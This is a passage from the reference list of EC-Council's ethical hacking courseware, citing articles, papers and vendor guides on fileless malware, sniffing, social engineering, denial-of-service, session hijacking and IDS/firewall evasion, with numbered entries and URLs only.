470. Edmund Brumaghin, (2019), Divergent: "Fileless" NodeJS Malware Burrows Deep Within the Host, from https://blog.talosintelligence.com/2019/09/divergent-analysis.html.

471. Manohar Ghule and Mohd Sadique, (2019), Fileless malware campaign roundup, from https://www.zscaler.com/blogs/research/fileless-malware-campaign-roundup.

472. (2019), Vaporworm Threat: What You Need to Know About the Next Evolution of Malware, from https://www.avertium.com/vaporworm-threat-what-you-need-to-know-about-the-next-evolution-of-malware/.

473. Sudais Asif, (2019), Thousands of Windows PCs infected by Nodersok/Divergent fileless malware, from https://www.hackread.com/windows-pcs-infected-nodersok-divergent-fileless-malware/.

474. Dor Zvi, (2019), Obfuscated Fileless Malware in Cyberattackers' Toolkits: A Closer Look, from https://www.mimecast.com/blog/2019/06/obfuscated-fileless-malware-in-cyberattackers-toolkits-a-closer-look/.

475. Xiaopeng Zhang, (2019), Analysis of a Fresh Variant of the Emotet Malware, from https://www.fortinet.com/blog/threat-research/analysis-of-a-fresh-variant-of-the-emotet-malware.html.

476. Emotet, from https://www.malwarebytes.com/emotet/.

477. Max Heinemeyer, (2019), Glimpsing inside the trojan horse: An insider analysis of Emotet, from https://www.darktrace.com/en/blog/glimpsing-inside-the-trojan-horse-an-insider-analysis-of-emotet/.

478. Vishal Thakur, (2018), Malware analysis: decoding Emotet, part 1, from https://blog.malwarebytes.com/threat-analysis/2018/05/malware-analysis-decoding-emotet-part-1/.

479. (2018), Emotet Trojan, from https://www.cyberswachhtakendra.gov.in/alerts/emotet.html.

480. (2018), SamSam Ransomware Campaigns, from https://www.secureworks.com/research/samsam-ransomware-campaigns.

481. (2018), SamSam ransomware: controlled distribution for an elusive malware, from https://blog.malwarebytes.com/threat-analysis/2018/06/samsam-ransomware-controlled-distribution/.

482. Andrea Lelli, (2019), Dismantling a fileless campaign: Microsoft Defender ATP's Antivirus exposes Astaroth attack, from https://www.microsoft.com/security/blog/2019/07/08/dismantling-a-fileless-campaign-microsoft-defender-atp-next-gen-protection-exposes-astaroth-attack/.

483. Adam Mansour, (2017), How to Block Fileless Malware, from https://www.intelligonetworks.com/blog/fileless-malware.

484. David Strom, (2019), How to Defend Your Organization Against Fileless Malware Attacks, from https://securityintelligence.com/how-to-defend-your-organization-against-fileless-malware-attacks/.

485. (2018), Fileless Malware: What It Is and How to Stop It, from https://www.tripwire.com/state-of-security/security-awareness/fileless-malware-stop/.

486. Sharron Malaver, (2018), How to Protect Against Fileless Malware Attacks, from https://blog.minerva-labs.com/how-to-protect-against-fileless-malware-attacks.

487. Margaret Rouse, (2019), Fileless malware attack, from https://whatis.techtarget.com/definition/fileless-infection-fileless-malware.

488. Stephen Cooper, (2018), Fileless malware attacks explained, from https://www.comparitech.com/blog/information-security/fileless-malware-attacks/.

489. (2018), Fileless Malware the Stealth Attacker, from https://www.allot.com/resources/TB_FILELESS_MALWARE_THREAT_BULLETIN.pd_.pdf.

Module 08: Sniffing

490. Kyle Lai, (2002), Change MAC Address on Win2K & XP, from https://seclists.org/pen-test/2002/Nov/25.

491. Christopher R. Russel, (2001), Penetration Testing with dsniff, from http://www.ouah.org/dsniffintr.htm

492. Telephone tapping or wiretapping, from https://en.wikipedia.org/wiki/Telephone_tapping.

493. Dashdorj Yamkhin, and Youjip Won, Modeling and Analysis of Wireless LAN Traffic, from http://www.dmclab.hanyang.ac.kr/files/publication/journals/international/200911_08.pdf.

494. Sakun, (2011), Overview of Layer 2 Switched Networks and Communication, from http://www.sakunsharma.in/2011/07/overview-layer-2-switched-networks-communication/.

495. R. Droms, (1997), Dynamic Host Configuration Protocol, from https://www.ietf.org/rfc/rfc2131.txt.

496. Yusuf Bhaiji, Understanding, Preventing, Defending Against Layer 2 Attacks, from https://www.sanog.org/resources/sanog15/sanog15-yusuf-l2-security.pdf.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

497. Satya P Kumar Somayajula, Yella. Mahendra Reddy, and Hemanth Kuppili, (2011), A New Scheme to Check ARP Spoofing: Prevention of MAN-IN-THE-MIDDLE Attack, from http://www.ijcsit.com/docs/Volume%202/vol2issue4/ijcsit2011020420.pdf.

498. Yusuf Bhaiji, LAYER 2 ATTACKS & MITIGATION TECHNIQUES, from https://www.sanog.org/resources/sanog7/yusuf-L2-attack-mitigation.pdf.

499. Adam Barth, Juan Caballero, and Dawn Song, Secure content sniffing for Web browsers or How to stop papers from reviewing themselves, from https://www.adambarth.com/papers/2009/barth-caballero-song.pdf.

500. Undetectable sniffing on Ethernet, from https://www.askapache.com/hacking/sniffing-ethernet-undetected/.

501. Kirk Hausman, Diane Barrett, and Martin Weiss, (2003),Identifying Nonessential Services and Attacks > Attacks, from http://www.informit.com/articles/article.asp?p=98121&seqNum=2.

502. ARP cache poisoning /ARP spoofing, from https://su2.info/doc/arpspoof.php.

503. Address Resolution Protocol (ARP), from www.erg.abdn.ac.uk/users/gorry/course/inet-pages/arp.html.

504. Packages, from https://www.debian.org/distrib/packages.

505. The Hacker's Ethic, from http://web.textfiles.com/ezines/HWA/hwa-hn34.txt.

506. Alberto Ornaghi and Marco Valleri, Man in the middle attacks, from https://www.blackhat.com/presentations/bh-europe-03/bh-europe-03-valleri.pdf.

507. Tom Olzak, (2006), DNS Cache Poisoning: Definition and Prevention, from https://adventuresinsecurity.com/Papers/DNS_Cache_Poisoning.pdf.

508. Daiji Sanai, (2001), Detection of Promiscuous Nodes using ARP packets, from http://www.securityfriday.com/promiscuous_detection_01.pdf.

509. (2018), Catalyst 4500 Series Switch Cisco IOS Software Configuration Guide, 12.2(25)EW, from https://www.cisco.com/c/en/us/td/docs/switches/lan/catalyst4500/12-2/25ew/configuration/guide/conf/port_sec.html.

510. Raj Chandel, (2017), DHCP Penetration Testing, from https://www.hackingarticles.in/dhcp-penetration-testing/.

511. (2016), 7 Popular Layer 2 Attacks, from http://www.pearsonitcertification.com/articles/article.aspx?p=2491767.

512. (2019), VLAN hopping, from https://en.wikipedia.org/wiki/VLAN_hopping#Switch_spoofing.

513. VLAN Hopping, from https://networklessons.com/cisco/ccnp-switch/vlan-hopping.

514. Pam, (2018), VLAN Hopping: How to Prevent an Attack, from https://www.alienvault.com/blogs/security-essentials/vlan-hopping-and-mitigation.

515. (2018), Common Attack Types on Switches, from https://digitalfortresslk.wordpress.com/2018/03/22/common-attack-types-on-switches/.

516. Valter Popeskic, STP Layer 2 attack – Manipulating Spanning Tree Protocol settings, from https://howdoesinternetwork.com/2012/stp-attack.

517. (2019), Protecting Against an STP Attack, from https://www.ccexpert.us/configuration-mode/protecting-against-an-stp-attack.html.

518. (2011), BPDU Guard, BPDU Filter, Root Guard, Loop Guard & UDLD, from http://ericleahy.com/index.php/bpdu-guard-bpdu-filter-root-guard-loop-guard-udld/.

519. What is BPDU Guard and how to configure BPDU Guard in Cisco Switches, from http://www.omnisecu.com/ccna-security/what-is-bpdu-guard-and-how-to-configure-bpdu-guard-in-cisco-switches.php.

520. (2007), Configuring Spanning Tree PortFast, BPDU Guard, BPDU Filter, UplinkFast, BackboneFast, and Loop Guard, from https://www.cisco.com/c/en/us/td/docs/switches/lan/catalyst4000/8-2glx/configuration/guide/stp_enha.html.

521. Jay Miah, (2017), Loop Guard Concept and Implementation, from http://www.jay-miah.co.uk/loop-guard-concept-and-implementation/.

522. (2018), Catalyst 6500 Release 12.2SY Software Configuration Guide, from https://www.cisco.com/c/en/us/td/docs/switches/lan/catalyst6500/ios/12-2SY/configuration/guide/sy_swcg/spanning_tree_features.html#27629.

523. (2019), Cisco Nexus 5000 Series NX-OS Software Configuration Guide, from https://www.cisco.com/c/en/us/td/docs/switches/datacenter/nexus5000/sw/configuration/guide/cli/CLIConfigurationGuide/BasicEthernet.html.

Module 09: Social Engineering

524. Margaret Rouse, (2011), Spear Phishing, from http://searchsecurity.techtarget.com/definition/spear-phishing.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

525. Terry Turner, Social Engineering – Can Organizations Win the Battle?, from http://www.infosecwriters.com/text_resources/pdf/Social_Engineering_Can_Organizations_Win.pdf.

526. Sharon Gaudin, Social Engineering: The Human Side Of Hacking, from http://www.crime-research.org/library/Sharon2.htm.

527. Anti-Phishing Resources, from https://www.antiphishing.org/resources/.

528. (2007), Phishing and bogus emails: HM Revenue and Customs examples, from https://www.gov.uk/government/publications/phishing-and-bogus-emails-hm-revenue-and-customs-examples.

529. (2014), How to Protect Insiders from Social Engineering Threats, from https://docs.microsoft.com/en-us/previous-versions/tn-archive/cc875841(v=technet.10)?redirectedfrom=MSDN.

530. (2014), Security Threats, from https://docs.microsoft.com/en-us/previous-versions/tn-archive/cc723507(v=technet.10)?redirectedfrom=MSDN.

531. Melissa Guenther, (2001), Social Engineering, from http://www.iwar.org.uk/comsec/resources/sa-tools/Social-Engineering.pdf.

532. Bodek Frak, (2008), Gone Phishing, from http://web4.uwindsor.ca/units/its/insight/insight.nsf/babe0ebac149fc7b852567d700715d2a/d1b60efa750dfe21852573d7004cbbd8!OpenDocument.

533. Phishing: Examples & its prevention methods, from http://chowkamleeng.blogspot.com/2008/06/phishing-examples-its-prevention.html.

534. Gunter Ollmann, The Phishing Guide (Part 1), from http://www.technicalinfo.net/papers/Phishing.html.

535. Rachna Dhamija, (2006), Why phishing works, from https://dl.acm.org/doi/10.1145/1124772.1124861.

536. (2009), Social engineering, from https://searchsecurity.techtarget.com/definition/social-engineering.

537. The Social Engineering Framework, from https://www.social-engineer.org/framework/attack-vectors/impersonation/.

538. Smishing, vishing, and phishing... oh my!, from https://www.forensicaccountingservices.com/fraudvault/smishing-vishing-and-phishing/.

539. (2017), Ponemon Institute's 2017 Cost of Data Breach Study: Global Overview, from https://www-01.ibm.com/common/ssi/cgi-bin/ssialias?htmlfid=SEL03130WWEN&.

540. Jake Stroup, (2017), The Many Types of Identity Theft, from https://www.thebalance.com/the-8-types-of-identity-theft-1947176.

541. Clari Melo, (2014), Get to Know These Common Types of ID Theft, from https://www.igrad.com/articles/8-types-of-identity-theft.

542. (2015), The 10 Major Types of Identity Theft, from https://www.idtheftauthority.com/types-of-identity-theft/.

543. (2011), The 6 Types of Identity Theft, from https://securingtomorrow.mcafee.com/consumer/family-safety/the-6-types-of-identity-theft/.

544. (2015), Identity Theft, from https://completeid.com/types-of-identity-theft/.

545. (2015), Social engineering techniques: Pretexting, diversion theft, phishing, from https://sgros-students.blogspot.com/2015/11/pretexting-diversion-theft-phishing.html.

546. (2020), Social engineering (security), from https://en.wikipedia.org/wiki/Social_engineering_(security)#Other_types.

547. Kevin Mitnick, What is social engineering?, from https://www.knowbe4.com/what-is-social-engineering/#1.

548. Chris Brunau, (2019), 5 Types of Social Engineering Attacks, from https://www.datto.com/blog/5-types-of-social-engineering-attacks.

549. Pierluigi Paganini, (2019), The Most Common Social Engineering Attacks, from https://resources.infosecinstitute.com/common-social-engineering-attacks/#gref.

550. The Social Engineering Framework, from https://www.social-engineer.org/framework/influencing-others/pretexting/successful-pretexting/.

551. Erdal Ozkaya and Yuri Diogenes, Cybersecurity - Attack and Defense Strategies, from https://learning.oreilly.com/library/view/cybersecurity-attack/9781788475297/6a6d16cf-64bb-411e-bba2-ecbd10ad2d88.xhtml.

552. 2020 Cost of Insider Threats Global Report, from https://www.observeit.com/cost-of-insider-threats/.

553. (2018), 2018 Cost of Insider Threats: Global, from https://153j3ttjub71nfe89mc7r5gb-wpengine.netdna-ssl.com/wp-content/uploads/2018/04/ObserveIT-Insider-Threat-Global-Report-FINAL.pdf.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

554. George Moraetes, (2017), The CISO's Guide to Managing Insider Threats, from https://securityintelligence.com/the-cisos-guide-to-managing-insider-threats/.

555. (2016), Managing Insider Threat, from https://www.ey.com/Publication/vwLUAssets/EY-managing-inside-threat/$FILE/EY-managing-inside-threat.pdf.

556. Facts + Statistics: Identity theft and cybercrime, from https://www.iii.org/fact-statistic/facts-statistics-identity-theft-and-cybercrime.

557. Linda Musthaler, (2008), 13 best practices for preventing and detecting insider threats, from https://www.networkworld.com/article/2280365/13-best-practices-for-preventing-and-detecting-insider-threats.html.

558. Insider Threat Prevention Best Practices, from https://www.netwrix.com/Insider_Threat_Prevention_Best_Practices.html.

Module 10: Denial-of-Service

559. (2006), Denial of Service Attacks: Teardrop and Landÿÿ, from http://users.tkk.fi/~lhuovine/study/hacker98/dos.html.

560. (2006), CERT warns of networked denial of service attacks – Computerworld, from http://www.computerworld.com/action/pages.do?command=viewPage&pagePath=/404.

561. Stephen M. Specht and Ruby B. Lee, (2004), Distributed Denial of Service: Taxonomies of Attacks, Tools and Countermeasures, from http://palms.ee.princeton.edu/PALMSopen/DDoS%20Final%20PDCS%20Paper.pdf.

562. Craig A. Huegen, (2005), Denial of Service Attacks: "Smurfing", from http://www.pentics.net/denial-of-service/white-papers/smurf.cgi.

563. Remotely Triggered Black Hole Filtering in IP Version 6 for Cisco IOS, Cisco IOS XE, and Cisco IOS XR Software, from https://www.cisco.com/c/en/us/about/security-center/ipv6-remotely-triggered-black-hole.html.

564. Frank Kargl, Jörn Maier, Stefan Schlott, and Michael Weber, Protecting Web Servers from Distributed Denial of Service Attacks, from http://www10.org/cdrom/papers/409/.

565. (1997), Denial of Service Attacks, from https://www.cert.org/information-for/denial_of_service.cfm?.

566. Denial of service, from https://searchsecurity.techtarget.com/definition/denial-of-service.

567. Vladimir Golubev, (2005), DoS attacks: crime without penalty, from http://www.crime-research.org/articles/1049/.

568. Gunter Ollmann, (2009), Botnet Communication Topologies, from http://www.technicalinfo.net/papers/PDF/WP_Botnet_Communications_Primer_(2009-06-04).pdf.

569. Renaud BIDOU, Fighting the Botnet Ecosystem, from http://www.iv2-technologies.com/FightingBotnetEcosystem.pdf.

570. Ping of death, from https://searchsecurity.techtarget.com/definition/ping-of-death.

571. Jason Anderson, (2001), An Analysis of Fragmentation Attacks, from http://www.ouah.org/fragma.html.

572. Mariusz Burdach, (2003), Hardening the TCP/IP stack to SYN attacks, from https://www.symantec.com/connect/articles/hardening-tcpip-stack-syn-attacks.

573. Deepak Singh Rana, Naveen Garg, and Sushil Kumar Chamoli, (2012), Citations: TCP SYN Flooding and IP Spoofing Attacks (ResearchIndex), from http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.434.8352&rep=rep1&type=pdf.

574. Stephen Specht and Ruby Lee, (2003), Taxonomies of Distributed Denial of Service Networks, Attacks Tools, and Countermeasures, from https://www.princeton.edu/~rblee/DDoS%20Survey%20Paper_v7final.doc.

575. Gary C. Kessler, (2000), Defenses against Distributed Denial-Of-Service, from https://www.garykessler.net/library/ddos.html.

576. The Distributed Reflection DoS Attack, from https://www.grc.com/sn/sn-008.pdf.

577. Steve Gibson, (2002), Distributed Reflection Denial of Service Bandwidth Consumption, from https://homes.cs.washington.edu/~arvind/cs425/doc/drdos.pdf.

578. Haining Wang, Danlu Zhang, and Kang G. Shin, (2002), SYN Attack, from https://ieeexplore.ieee.org/document/1019404/.

579. Aaron Sullivan, 2001, An Audit of Active Directory Security, from https://www.symantec.com/connect/articles/audit-active-directory-security-part-2.

580. Denial of Service, from https://www.mycert.org.my/en/services/advisories/mycert/2017/main/detail/1277/index.html.

581. (2000), Denial of Service Attack in NetBIOS Services, from https://www.kb.cert.org/vuls/id/32650.

582. Wireless DoS, from https://www.cisco.com/c/en/us/td/docs/wireless/technology/wips/deployment/guide/WiPS_deployment_guide.html#pgfId-43390

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

583. Abhishek Singh, (2005), Demystifying Denial-Of-Service attacks, part one, from https://www.symantec.com/connect/articles/demystifying-denial-service-attacks-part-one.

584. Denial-of-service attack, from https://en.wikipedia.org/wiki/Denial-of-service_attack.

585. Kevin Poulsen, (2010), New: Cyberattack Against WikiLeaks Was Weak, from https://www.wired.com/2010/11/wikileaks-attack/.

586. What is a DDoS Attack, from https://www.digitalattackmap.com/understanding-ddos/.

587. Glenn Carl and George Kesidis, (2009), Denial-of-Service Attack-Detection Techniques, https://www.evernote.com/shard/s9/note/b11a8c31-8651-4d74-acf9-1fb1b3c0f090/wishi/crazylazy#st=p&n=b11a8c31-8651-4d74-acf9-1fb1b3c0f090.

588. Distributed denial-of-service attack, from http://searchsecurity.techtarget.com/sDefinition/0,,sid14_gci557336,00.html.

589. Taxonomies of Distributed Denial of Service Networks, Attacks, Tools, and Countermeasures, from http://www.princeton.edu/~rblee/DDoS%20Survey%20Paper_v7final.doc.

590. Glenn Carl, (2006), Denial-of-Service Attack-Detection Techniques, from https://www.computer.org/csdl/mags/ic/2006/01/w1082-abs.html.

591. Stephen M. Specht and Ruby B. Lee, (2003), Distributed Denial of Service: Taxonomies of Attacks, Tools and Countermeasures, from http://palms.ee.princeton.edu/PALMSopen/DDoS%20Final%20PDCS%20Paper.pdf.

592. Vijay C Uyyuru, Prateek Arora, and Terry Griffin, Denial of Service (DoS), from http://www.cse.unt.edu/~6581s001/vijay_dos1.ppt.

593. School Safety and Security with the Cisco SAFE Security Architecture, from https://www.cisco.com/c/en/us/td/docs/solutions/Enterprise/Security/safek12.html.

594. Denial of Service (DoS), Distributed DoS (DDoS), from http://www.atlguide2000.com/security/index.php?act=view&aid=193.

595. (2007), Denial Of services [botnet] (DoS), from http://www.go4expert.com/forums/showthread.php?t=3184.

596. SYN Flood Attack, from https://www.cloudflare.com/learning/ddos/syn-flood-ddos-attack/.

597. (2009), Analysis of Fragmented Packet Traffic, from https://www.caida.org/research/traffic-analysis/fragments/.

598. Zobair Khan, (2015), Basics on DDos, from https://www.slideshare.net/kzobair/ddosbdnog.

599. Brian Prince, (2013), Multi-vector DDoS Attacks Grow in Sophistication, from http://www.securityweek.com/multi-vector-ddos-attacks-grow.

600. Dancho Danchev, (2009), Malware-infected WinRAR distributed through Google AdWords, from http://www.zdnet.com/article/malware-infected-winrar-distributed-through-google-adwords/.

601. Angad Singh, (2017), A hacker hijacked Chrome Extension to push Malware, from https://www.officialhacker.com/chrome-extension-to-push-malware/.

602. Stelian Pilci, (2015), Remove vikingwebscanner.com virus (Fake AdwCleaner), from https://malwaretips.com/blogs/vikingwebscanner-com-removal/.

603. (2016), Mobile Security Threats on The Rise as Hackers Can Launch DDoS Attacks on Their Mobile Phones, from https://security.radware.com/ddos-threats-attacks/cyber-attacks-in-the-palm-of-your-hand/.

604. Aishwarya Sreekanth, Prashant Sri, and Teemu Vartiainen, (2016), Dyn DDOS Cyberattack – a case study, from https://webcache.googleusercontent.com/search?q=cache:w8CBTmpDAMcJ:https://mycourses.aalto.fi/pluginfile.php/457047/mod_folder/content/0/Cyber%2520Ghosts.pdf%3Fforcedownload%3D1+&cd=1&hl=en&ct=clnk&gl=in.

605. Scott Hilton, (2016), Dyn Analysis Summary of Friday October 21 Attack, from https://dyn.com/blog/dyn-analysis-summary-of-friday-october-21-attack/.

606. Gurubaran S, (2018), Pulse Wave Heavy DDoS Attack to Take Down Multiple Protected Target Networks, from https://gbhackers.com/new-ddos-attack-pulse-wave/.

607. Zero-day DDoS Attack (0day DDoS attack), from https://ddos-guard.net/en/terminology/attack_type/zero-day-ddos-attack-0day-ddos-attack.

608. 35 Types of DDoS Attacks Explained, from https://javapipe.com/blog/ddos-types/.

609. UDP Flood Attack, from https://www.cloudflare.com/learning/ddos/udp-flood-ddos-attack/.

610. UDP Based Amplification Attacks, from https://instasafe.com/udp-based-amplification-attacks/.

611. Sam Kottler, (2018), DDoS Incident Report, from https://github.blog/2018-03-01-ddos-incident-report/.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

612. Lily Hay Newman, (2018), GitHub Survived the Biggest DDoS Attack Ever Recorded, from https://www.wired.com/story/github-ddos-memcached/.

613. (2020), Rate Limiting, from https://en.wikipedia.org/wiki/Rate_limiting.

Module 11: Session Hijacking

614. (2006), hunt(1) - Linux man page, from https://linux.die.net/man/1/hunt.

615. (2006), Web Application Attacks – Intro, from www.netprotect.ch/downloads/webguide.pdf.

616. Steps in Session Hijacking, from https://www.hackguide4u.com/2010/03/steps-in-session-hijacking.html.

617. Session Hijacking, from https://www.imperva.com/learn/application-security/session-hijacking/.

618. Adnan Anjum, Spoofing Vs Hijacking, from https://www.hackguide4u.com/2010/03/spoofing-vs-hijacking.html.

619. Lee Lawson, (2005), Session Hijacking Packet Analysis, from https://www.scribd.com/document/53979390/3479.

620. Session hijacking attack, from https://owasp.org/www-community/attacks/Session_hijacking_attack.

621. Shray Kapoor, Session Hijacking Exploiting TCP, UDP and HTTP Sessions, from http://www.infosecwriters.com/text_resources/pdf/SKapoor_SessionHijacking.pdf.

622. David Endler, (2001), Brute-Force Exploitation of Web Application Session IDs, from https://www.cgisecurity.com/lib/SessionIDs.pdf.

623. Robert Auger, Credential and Session Prediction, from http://projects.webappsec.org/w/page/13246918/Credential%20and%20Session%20Prediction.

624. Trojan horse, from https://searchsecurity.techtarget.com/definition/Trojan-horse.

625. (2008), Prevention from Session Hijacking, from http://hydtechie.blogspot.com/2008/08/prevention-from-session-hijacking.html.

626. Harsh Kevadia, (2013), Session Hijacking, from https://www.slideshare.net/harshjk/session-hijacking-by-harsh-kevadiya.

627. (2009), Man-in-the-middle attack, from https://owasp.org/www-community/attacks/Man-in-the-middle_attack.

628. (2009), Man-in-the-browser attack, from https://owasp.org/www-community/attacks/Man-in-the-browser_attack.

629. Session Hijacking: A Primer, from http://www.cs.binghamton.edu/~steflik/cs455/sessionhijacking.htm.

630. (2009), Session fixation, from https://www.owasp.org/index.php?title=Session_fixation&setlang=es.

631. Session Hijacking in Windows Networks, from http://www.sans.org/reading_room/whitepapers/windows/session_hijacking_in_windows_networks_2124.

632. (2001), CERT® Advisory CA-2001-09 Statistical Weaknesses in TCP/IP Initial Sequence Numbers, from http://www.cert.org/advisories/CA-2001-09.html.

633. (2009), Connection Security and IPsec, from https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2008-R2-and-2008/cc771593(v=ws.10).

634. Laurent Joncheray, (1995), A Simple Active Attack Against TCP, from http://www.blyx.com/public/docs/security/tcp_attack.pdf.

635. (2009), IPSec Architecture, from https://docs.microsoft.com/en-us/previous-versions//bb726946(v=technet.10)?redirectedfrom=MSDN.

636. Mohit Kumar, (2012), CRIME: New SSL/TLS attack for Hijacking HTTPS Sessions, from https://thehackernews.com/2012/09/crime-new-ssltls-attack-for-hijacking.html.

637. Dennis Fisher, (2012), Crime Attack Uses Compression Ratio of TLS Requests as Side Channel to Hijack Secure Sessions, from https://threatpost.com/crime-attack-uses-compression-ratio-tls-requests-side-channel-hijack-secure-sessions-091312/77006/.

638. (2013), BEAST vs. CRIME Attack, from https://resources.infosecinstitute.com/beast-vs-crime-attack/#gref.

639. Amrita Mitra, (2017), What is the CRIME Attack?, from https://www.thesecuritybuddy.com/vulnerabilities/what-is-crime-attack/.

640. Agathoklis Prodromou, (2019), TLS/SSL Explained – Examples of a TLS Vulnerability and Attack, Final Part, from https://www.acunetix.com/blog/articles/tls-vulnerabilities-attacks-final-part/.

641. Nick Lewis, How can an HTTPS session get hijacked with the Forbidden attack?, from https://searchsecurity.techtarget.com/answer/How-can-an-HTTPS-session-get-hijacked-with-the-Forbidden-attack.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

642. Dan Goodin, (2016), "Forbidden attack" makes dozens of HTTPS Visa sites vulnerable to tampering, from https://arstechnica.com/information-technology/2016/05/faulty-https-settings-leave-dozens-of-visa-sites-vulnerable-to-forgery-attacks/.

643. Mark Wycislik-Wilson, (2016), Decade-old 'forbidden attack' vulnerability affects HTTPS Visa sites, from https://betanews.com/2016/05/26/https-forbidden-attack/.

644. Pierluigi Paganini, (2016), Dozens of VISA HTTPS-protected sites vulnerable to Forbidden attack, from http://securityaffairs.co/wordpress/47724/breaking-news/forbidden-attack.html.

645. (2017), What Is HSTS and How Do I Implement It?, from https://www.globalsign.com/en/blog/what-is-hsts-and-how-do-i-use-it/.

646. HTTP Strict Transport Security, from https://en.wikipedia.org/wiki/HTTP_Strict_Transport_Security.

647. (2017), HTTP Strict Transport Security Cheat Sheet, from https://owasp.org/www-project-cheat-sheets/cheatsheets/HTTP_Strict_Transport_Security_Cheat_Sheet.html.

648. Justin Johnson, (2016), What is HSTS?, from https://blog.stackpath.com/glossary/hsts/.

649. Sjoerd Langkemper, (2017), Prevent session hijacking with token binding, from https://www.sjoerdlangkemper.nl/2017/07/05/prevent-session-hijacking-with-token-binding/.

650. (2019), HTTP Public Key Pinning (HPKP), from https://developer.mozilla.org/en-US/docs/Web/HTTP/Public_Key_Pinning.

651. HTTP Public Key Pinning, from https://en.wikipedia.org/wiki/HTTP_Public_Key_Pinning.

652. Bjørn Johansen, (2017), What is a Session Donation Attack?, from https://bjornjohansen.no/wordpress-session-donation-attack.

653. Alek Amrani, Session Donation, from https://www.defcon.org/images/defcon-17/dc-17-presentations/defcon-17-alek_amrani-session_donation.pdf.

654. Ramesh Lingappa, (2018), What is Session Hijacking and How You can Stop it, from https://www.freecodecamp.org/news/session-hijacking-and-how-to-stop-it-711e3683d1ac/.

655. Man-in-the-Middle (MITM) Attacks, from https://www.rapid7.com/fundamentals/man-in-the-middle-attacks/.

656. (2019), Man-in-the-Middle Attacks and How to Avoid them, from https://www.netsparker.com/blog/web-security/man-in-the-middle-attack-how-avoid/.

657. Bojana Dobran, (2019), What are Man in the Middle Attacks & How to Prevent MITM Attack with Examples, from https://phoenixnap.com/blog/man-in-the-middle-attacks-prevention.

Module 12: Evading IDS, Firewalls, and Honeypots

658. (2006), Measuring Security Threats with Honeypot Technology, from http://www.honeynet.org/papers/individual/sane-2004.pdf.

659. (2006), SecurityFocus: Honeytokens -The Other Honeypot, from https://www.symantec.com/connect/articles/honeytokens-other-honeypot.

660. (2006), Hardware Firewalls, from http://cybercoyote.org/security/hardware.shtml.

661. (2006), Intrusion Detection System (IDS) Evasion, from http://complianceandprivacy.com/WhitePapers/iDefense-IDS-Evasion/iDefense_IDSEvasion_20060510.pdf.

662. Intrusion detection system evasion techniques, from https://en.wikipedia.org/wiki/Intrusion_detection_system_evasion_techniques.

663. Tarek S.Sobh, (2005), Wired and wireless intrusion detection system: Classifications, good characteristics and state-of-the-art, from https://www.sciencedirect.com/science/article/pii/S092054890500098X.

664. (1998), Defeating Sniffers and Intrusion Detection Systems, from http://www.phrack.org/issues.html?issue=54&id=10.

665. Adam Gowdiak, (2003), Techniques used for bypassing firewall systems, from https://www.terena.org/activities/tf-csirt/meeting9/gowdiak-bypassing-firewalls.pdf.

666. IT Infrastructure Security Plan, from https://www.sciencedirect.com/science/article/pii/B9781597490887500098.

667. What is a firewall?, from https://kb.iu.edu/data/aoru.html.

668. Wassim El-Hajj, Hazem Hajj, Zouheir Trabelsi, and Fadi Aloul, (2010), Updating snort with a customized controller to thwart port scanning, from http://www.aloul.net/Papers/faloul_scn10.pdf.

669. Satyajit, What is HoneyPot?, from https://www.securityhunk.in/2010/06/what-is-honeypot.html.

670. Ashley Poland, (2017), How to Set Up a Honey Pot, from http://www.ehow.com/how_5245821_set-up-honey-pot.html.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

671. Martin Roesch, Writing Snort Rules, from https://paginas.fe.up.pt/~mgi98020/pgr/writing_snort_rules.htm.

672. Intrusion detection system evasion techniques, from https://en.wikipedia.org/w/index.php?title=Intrusion_detection_system_evasion_techniques&oldid=311670246.

673. Sumit Siddharth, (2005), Evading NIDS, revisited, from https://www.symantec.com/connect/articles/evading-nids-revisited.

674. How To Access Blocked / Bypass Blocked Websites, from http://www.computingunleashed.com/how-to-access-blocked.html.

675. How do I use a Proxy Server?, from https://whatismyipaddress.com/using-proxies.

676. Steve G. Belovich, Firewall Fairytales, from http://www.iqmtm.com/PDF_presentations/IQ_Firewall_Fairytales_June2010-1.pdf.

677. Vern Paxson and Mark Handley, Defending Against Network IDS Evasion, from http://www.raid-symposium.org/raid99/PAPERS/Paxson.pdf.

678. (1996), Phrack Magazine Volume Seven, Issue Forty-Nine File 06 of ..., from http://phrack.org/issues/49/6.html.

679. Frank Wiles, Quick-Tip: SSH Tunneling Made Easy, from https://www.revsys.com/writings/quicktips/ssh-tunnel.html.

680. Firewall Basics, from http://www.unixgeeks.org/security/newbie/security/firewall.html.

681. Tony Bradley, Free Intrusion Detection (IDS) and Prevention (IPS) Software, from https://www.lifewire.com/ids-and-prevention-ips-software-2487316.

682. Bypassing Firewalls, from https://flylib.com/books/en/3.500.1.95/1/.

683. Vangie Beal, Intrusion detection system, from https://www.webopedia.com/TERM/I/intrusion_detection_system.html.

684. IDS: Re: Polymorphic Shellcode detection, from https://seclists.org/focus-ids/2003/May/22.

685. Circuit-Level Gateway, from http://www.softheap.com/internet/circuit-level-gateway.html.

686. Vicomsoft Firewall Q&A, from http://www.vicomsoft.com/knowledge/reference/firewalls1.html.

687. J. Christian Smith, (2000), Covert Shells - Introduction, from http://www.gray-world.net/papers/covertshells.txt.

688. Peter Kieltyka, ICMP Shell, from http://icmpshell.sourceforge.net/.

689. Mark Burnett, (2001), Running Snort on IIS Web Servers Part 2: Advanced Techniques, from http://www.securityfocus.com/infocus/1316.

690. Mark Burnett, (2001), Running Snort on IIS Web Servers Part 2: Advanced Techniques, from https://www.symantec.com/connect/articles/running-snort-part-2.

691. Niels Provos, (2003), A Virtual Honeypot Framework, from http://www.citi.umich.edu/techreports/reports/citi-tr-03-1.pdf.

692. Brittany Day, (2000), Network Intrusion Detection Using Snort, from https://linuxsecurity.com/features/features/network-intrusion-detection-using-snort.

